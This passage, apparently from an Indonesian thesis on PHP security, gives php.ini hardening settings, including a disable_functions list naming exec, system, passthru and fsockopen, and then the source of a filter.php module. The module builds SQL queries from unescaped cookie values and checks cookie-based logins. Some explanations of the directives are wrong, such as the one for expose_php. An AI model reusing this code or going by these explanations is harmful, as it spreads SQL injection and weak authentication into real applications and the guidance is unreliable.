  Untuk mencegah penyerangan melalui parameter URL ketika bekerja dengan session, aktifkan directive ini.
- `Session.auto_start = 0`

  Disarankan, untuk tidak menjalankan session secara otomatis, tetapi menggunakan session_start().

Batasan akses

- `Disable_functions = exec, system, popen, proc_open, passthru, fsockopen, ftp_connect, dl_open, mail, phpinfo`

  Directive ini digunakan untuk mendisable fungsi-fungsi PHP. Contoh fungsi-fungsi di atas merupakan fungsi yang sensitive dan berpeluang digugnakan sebagai sarana penyerangan.
- `Disable_classes = namaClass`

  Gunakan directive ini untuk memproteksi class anda yang sifatnya sensitive. Cara mengisi nilainya seperti disable_functions, tanda koma merupakan pemisah.
- `Enable_dl = Off`

  Directive ini mengizinkan ekstensi-ekstensi di-load saat runtime. Selain terkait masalah sekuriti, ini juga dapat mengurangi performansi.
- `Allow_url_fopen = Off`

  Jika tidak men-disable directive ini, maka remote file tidak diizinkan. Artinya, tidak bisa mengakses objek URL sebagai file.
- `Extension_dir = "C:\php5-1\ext"`

  Tetapkan lokasi file-file ekstensi (library) secara permanen melalui directive ini.
- `File_upload = Off`

  Upload file ke server seringkali menimbulkan masalah-masalah dan disarankan untuk tidak mengizinkan client meng-upload file. Jika memang memerlukan, maka bisa memanfaatkan FTP tersebut.
- `Safe_mode = On`

  Safe mode merupakan solusi yang mencoba memecahkan masalah sekuriti shared-server. Jika ini diaktifkan, akses ke file-file sensitive akan diperiksa terlebih dahulu.

Performansi

- `Register_long_arrays = Off`

  Nilai Off pada directive ini akan mengakibatkan superglobal lama ($HTTP_*_VARS) tidak dikenal.

- `Expose_php = Off`

  Directive ini mengizinkan untuk menulis kode PHP di file dengan ekstensi lain, seperti .htm atau .html. ini menjadikan kode bisa dieksekusi lebih cepat oleh server.

- `Session.gc_divisor = 1000`

  Directive ini untuk menetapkan nilai pembagi, di mana GC (Garbage Collection) akan dijalankan pada tiap request.

- `Output_buffering = 4096`

  Untuk meningkatkan performansi , gunakan buffering output dan tetapkan nilai buffer 4096 byte (4KB).

LAMPIRAN 2 : SOURCE CODE MODUL FILTER.PHP

```
<?

if(ereg("fungsi.php",$PHP_SELF)) {
      header("location:index.php");
      die;
      }

      $koneksi_db = mysql_connect($mysql_host, $mysql_user,
                  $mysql_password);
      mysql_select_db($mysql_database, $koneksi_db);


      /* Verifikasi user sebagai admin atau bukan */

      function admin_user($kode=0){
            global $user_loged,$info;
            //if (!isset($user_loged)){return(0);}
            if (!isset($info)){return(0);}
                  //$log_info = base64_decode ($user_loged);
                  $log_info    = base64_decode ($info);
                  $info_cookie  = explode(":",$log_info);
                  $result      = mysql_query("select * from user
                                    where user='$info_cookie[0]'");
                  $row         = mysql_fetch_row($result);
                        if (!isset($info_cookie[1])){return(0);}
                        if ($info_cookie[1]!=$row[2]){return(0);}
                        if ($kode==1&&$row[5]==0){return(0);}
                        return(1);
            }

      function kotakjudul($katajudul){
            if (file_exists("images/4.gif")){
                $ikon=" <img src=images/4.gif>  ";
                } else {
                  $ikon=" ";
                  }
                  echo "<br><table width=100% class=kotakjudul
                  cellspacing=1><tr>";
                  echo "<td class=katajudul>$ikon<font
                        class=keterangan>";
                  echo
                  "<b>$katajudul</b></font></td></tr></table>";
            }

      function modul($posisi){
            $modul="SELECT * FROM modul WHERE posisi=$posisi ORDER
                  BY id";
            $modulku = mysql_query( $modul );
            while ($viewmodul = mysql_fetch_row($modulku)) {
                  kotakjudul($viewmodul[1]);
                  include "mod/$viewmodul[2]";
                  }
            }

      function blok($posisi){
```

```
        $modul="SELECT * FROM blok WHERE posisi=$posisi ORDER
              BY id";
        $modulku = mysql_query( $modul );
        while ($viewmodul = mysql_fetch_row($modulku)) {
              kotakjudul($viewmodul[1]);
              echo "
              <tablewidth=100%><tr><td>$viewmodul[2]</td></tr>
              </table>";
              }
        }


/* Verifikasi kode HTML */

  function gb($string) {
        $string =
        stripslashes(ereg_replace("\n","<br>",$string));
        return($string);
        }

  function gb0($string) {
        $string =
        stripslashes(ereg_replace("\n","<br>",$string));
        $string = htmlspecialchars($string);
        return($string);
        }

  function gb1($string) {
        $string = ereg_replace("\n","<br>",$string);
        return($string);
        }

  function gb2($string) {
        $string = htmlspecialchars($string);
        $string = ereg_replace("\n","<br>",$string);
        return($string);
        }

  function hlm($string) {
        $string = stripslashes($string);
        return($string);
        }

  function nohtml($string) {
        $string = stripslashes(htmlspecialchars($string));
        return($string);
        }

  function asli($string) {
        $string = htmlspecialchars($string);
        return($string);

  }

?>
```